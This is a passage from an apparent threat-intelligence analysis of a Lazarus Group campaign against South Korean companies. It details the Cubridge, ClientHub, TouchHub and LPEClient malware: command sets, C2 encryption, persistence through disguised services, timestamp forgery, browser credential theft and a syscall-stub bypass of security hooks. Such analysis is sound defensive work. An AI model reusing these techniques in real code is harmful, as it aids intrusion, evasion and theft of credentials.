  • Tools (in DLL form) – independent utilities that perform one-off tasks;
  • Modules – components that are loaded once and remain active providing an extended set of functionalities.

It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.

Command Payload type Description
0 – Collect device info including the computer name, time zone, PID, and other similar details
1 Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2 Create a file at the specified path
3 Possibly plugin Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4 Plugin Reflectively load a plugin in DLL format
5 Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6 Retrieve all information about the loaded plugins
7 Unload the specified plugin
8 Shellcode Inject the provided shellcode into the target process and load it using section mapping injection
9 Load the provided shellcode directly into memory
10 Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11 Retrieve all information about the loaded shellcode
12 Unload the specified shellcode
13 – Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14 Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15 Terminate in a controlled manner
16 Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17 Update the global flags, the number of C2 servers, the C2 addresses, etc.
18 Tool Load a DLL reflectively with the specified parameter
19 Configure the parameters for loading a single DLL
20 Unload the single DLL
21 Module Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22 Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function

Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.

The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.

Command Role
23 Get local disk space for each drive
24 Get information about the specified file or directory
25 Execute the provided command
26 Get information about the specified file or directory (similar to command 24)
27 Execute the provided command under the target process (PPID spoofing)
28 Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29 Get detailed information about processes
30 Terminate the provided process
31 Suspend all threads belonging to the specified process
32 Resume all threads belonging to the specified process
33 Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34 Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35 Set the current working directory
36 Copy the specified file to the provided path
37 Delete the specified directory
38 Move the specified file to the provided path
39 Create the provided directory
40 Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41 Read the specified file

The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.

Command Role
42 Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43 Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44 Get information about the specified directory
45 Get information about the specified drive
46 Inject the provided DLL payload into the target process
47 Unload the specified DLL from the specified process
48 Implementation of the ipconfig command
49 Implementation of the net command
50 Implementation of the netsh advfirewall firewall command
51 Implementation of the netstat command
52 Implementation of the ping -6 command
53 Implementation of the reg command
54 Implementation of the sc command
55 Implementation of the ping command
56 Implementation of the whoami command
57 Implementation of the nslookup command
58 Implementation of the schtasks command
59 Implementation of the systeminfo command
60 Implementation of the arp command
61 Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62 Not implemented
63 Not implemented
64 Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79 Not implemented

Besides the modules, we also observed that the actor deployed various plugins and tools.

Type of payload Name Description
Plugin ADFinder (AdFinder.dll) Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin FileCollector (Dll.dll) Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool Browser stealer Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool Process collector Iterates over all running processes, collecting each process’s ID, path, and command line

TouchHub installs a service for TouchShift

During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.

It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.

Path Type Description
C:\Windows\System32\RasConv\ImeBroker.exe Executable file registered as a service Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll Side-loaded TouchShift payload Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat TechHub’s configuration file Dropped by TouchHub after extracting configuration values

TouchShift, a prevalent loader employed across multiple infection chains

The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:

  • Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
  • Hard-coded XOR key: x809G736iC3f8Wp8
  • Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)

After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.

ClientHub

We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.

Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.

To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.

Offset Size Field value
0 4 Current process ID
4 4 First four bytes of the decrypted C2 server information.
8 7 Randomly generated bytes
15 1 Calculated flag value that indicates a state machine.
16 8 Current system time, represented as a FILETIME structure.
24 8 Randomly generated bytes

The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.

struct header
{
  int has_more_data // whether more body data remains 
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};

The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.

The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.

Bitmask Value in decimal Description Result sent to the C2
0x00000001 1 DLL loading: load the received body reflectively along with the provided parameter The payload’s image base
0x00000011 3 Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter The payload’s image base, the address of the invoked function, and the execution result
0x00000101 5 Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately The payload’s image base, the address of the function
0x00001011 11 Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin –
0x00010001 17 DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer The payload’s image base, the address of the interactive shared buffer, and the execution result

The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.

Bitmask Value in decimal Description Result sent to the C2
0x00000010 2 Invoke the previously loaded DLLs and plugins along with the provided parameter The execution result
0x00000100 4 Not implemented –
0x00001000 8 Unload the previously loaded DLLs and plugins The execution result
0x00010000 16 Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload The execution result

Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.

Plugin Description
File archiver Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information

In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.

LPEClient


LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.

LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.

Timeline of LPEClient

Timeline of LPEClient

The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.

  • It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
  • To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
  • It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.

Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.

The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.

Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.

The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.

Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.

We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.

Data relay flow between LPEClient and C2 via ClientHub

Data relay flow between LPEClient and C2 via ClientHub

Comparison of plugins and modules

Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.

Deployed via Type of payload Family
TechHub/Cubridge Tool Process collector,
Browser stealer
Cubridge Module Action module, Function module
Cubridge Plugin ADFinder, FileCollector
ClientHub Plugin File archiver, File collector, File cleaner, Drive/session monitor

These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.

Infrastructure

Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.

For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.

Victims

We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.

The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.

Attribution and links to other campaigns

Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.

The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.

We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.

Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.


As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.

Data leakage site linked to the COPPERHEDGE backdoor on the dark web

Data leakage site linked to the COPPERHEDGE backdoor on the dark web

